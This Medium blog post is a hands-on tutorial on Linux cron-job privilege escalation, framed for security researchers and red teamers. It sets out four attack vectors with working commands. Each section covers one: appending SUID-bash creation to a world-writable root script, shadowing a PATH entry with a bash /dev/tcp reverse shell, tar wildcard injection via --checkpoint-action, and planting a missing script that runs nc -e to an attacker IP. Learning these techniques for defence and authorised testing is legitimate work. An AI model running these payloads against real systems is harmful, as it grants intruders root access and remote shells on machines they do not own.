The Ultimate Guide to Cron Job Privilege Escalation
In the world of Linux Post-Exploitation, Cron Jobs are a goldmine. Because they are often used for system maintenance (backups, log…
The Ultimate Guide to Cron Job Privilege Escalation
In the world of Linux Post-Exploitation, Cron Jobs are a goldmine. Because they are often used for system maintenance (backups, log rotation, cleaning
/tmp), they frequently run with root privileges. If an attacker can influence what the cron job executes or how it finds its files, they can execute code as the superuser.

1. Anatomy of the Vulnerability
To exploit a cron job, you need to find a task that meets two criteria:
- It runs with a higher privilege level (usually
root). - You (the low-privileged user) have write access to the script, the directory it lives in, or a component it uses.
Where to look for Cron Jobs:
- System-wide Crontab:
/etc/crontab - User-specific Crontabs:
/var/spool/cron/crontabs/ - Cron Directories:
/etc/cron.d/,/etc/cron.daily/,/etc/cron.hourly/,/etc/cron.monthly/,/etc/cron.weekly/
2. Exploitation Vector 1
This is the “classic” hole. The system is running a script as root, but the script itself is world-writable.
Example:
The Discovery: You check /etc/crontab and see: * * * * * root /usr/local/bin/cleanup.sh
You check the permissions: ls -l /usr/local/bin/cleanup.sh Output: -rwxrwxrwx 1 root root ... (World-writable!)
The Attack: You don’t need to delete the script; just append your malicious command to the end:
Bash
echo "cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash" >> /usr/local/bin/cleanup.shThe Result: Wait 60 seconds. The cron job runs, copies bash to /tmp, and sets the SUID bit. Now run: /tmp/rootbash -p
You are now root.

3. Exploitation Vector 2
Cron jobs often have a defined PATH at the top of the crontab file. If a directory you can write to appears in the PATH before the actual system directories, you can "shadow" the legitimate command.
Example:
The Discovery: /etc/crontab looks like this:
Bash
SHELL=/bin/sh
PATH=/home/pratham:/usr/local/sbin:/usr/local/bin:/sbin:/bin
* * * * * root backup.sh
Note that /home/pratham is the first entry in the PATH.
The Attack: The system will look for backup.sh in /home/pratham first. You create your own version:
Bash
nano /home/pratham/backup.shInside the file:
Bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.10.10/4444 0>&1
Make it executable: chmod +x /home/pratham/backup.sh
The Result: When Cron fires, it finds your backup.sh instead of the real one in /usr/sbin/. It executes your reverse shell as root.
4. Exploitation Vector 3
This is a logical exploit. When a command uses a wildcard (*), the shell expands it to include every filename in that folder. If you create a file named --flag, the command will treat that filename as a command-line argument.
Example: The Tar Trick
The Discovery: A cron job runs: cd /var/www/html && tar -cf /tmp/backup.tar *
The Attack: tar has an option called --checkpoint-action which allows command execution.
- Create a script to execute:
echo "chmod +s /usr/bin/find" > exploit.sh - Create the “fake” flag files:
touch /var/www/html/--checkpoint=1touch /var/www/html/"--checkpoint-action=exec=sh exploit.sh"
The Result: When tar runs, the * expands to include your files. tar interprets them as: tar -cf /tmp/backup.tar --checkpoint=1 --checkpoint-action=exec=sh exploit.sh Result: /usr/bin/find becomes SUID root. Run find . -exec /bin/sh -p \; -quit to get your root shell.
5. Exploitation Vector 4
Sometimes a crontab entry refers to a script or binary that has been deleted or moved, but the cron entry remains.
Example:
The Discovery: Cron tries to run: * * * * * root /opt/scripts/security_check.py But when you check ls /opt/scripts/, the folder is empty.
The Attack: If you have write permission to the /opt/scripts/ directory (even if you can't write to /opt/), you can simply create the missing file.
Bash
echo 'import os; os.system("nc -e /bin/bash 10.10.10.10 4444")' > /opt/scripts/security_check.py6. How to Discover “Invisible” Cron Jobs
Sometimes you can’t read /etc/crontab. This is where Process Monitoring comes in.
Using pspy (Recommended)
pspy is a tool that monitors the process list without root permissions.
- Download
pspy64to the target. - Run it:
./pspy64 -i 1000 - Watch the output. You will see processes appearing and disappearing.
- Look for patterns: If you see
UID=0(root) running a command like/usr/bin/python3 /tmp/test.pyevery minute, you've found a hidden cron job.
Conclusion: The Quiet Threat in Plain Sight
Cron job privilege escalation is a testament to the fact that security is only as strong as its weakest configuration. While modern Linux distributions have become more “secure by default,” the complexities of system administration — automated backups, log management, and custom maintenance scripts — frequently introduce these overlooked “holes.”
For a Security Researcher or Red Teamer, mastering these techniques is essential. It moves you beyond simply looking for “exploits” and into the realm of understanding system logic and administrative behavior. Whether it is a lazy wildcard in a tar command or an insecurely ordered PATH variable, these vulnerabilities are often the most reliable path to root because they rely on built-in system functionality rather than memory corruption.
By understanding how these “scheduled holes” work, we can better secure our environments and ensure that the tools meant to automate our work don’t inadvertently become the keys to our kingdom.
메타데이터
- post_id
- 1f8ef56959df
- slug
- the-ultimate-guide-to-cron-job-privilege-escalation-1f8ef56959df
- url
- https://medium.com/@prathamverma.me/the-ultimate-guide-to-cron-job-privilege-escalation-1f8ef56959df
- canonical_url
- https://medium.com/@prathamverma.me/the-ultimate-guide-to-cron-job-privilege-escalation-1f8ef56959df
- author_url
- https://medium.com/@prathamverma.me
- status
- ok
- fetched_at
- 2026-07-10 14:51:46

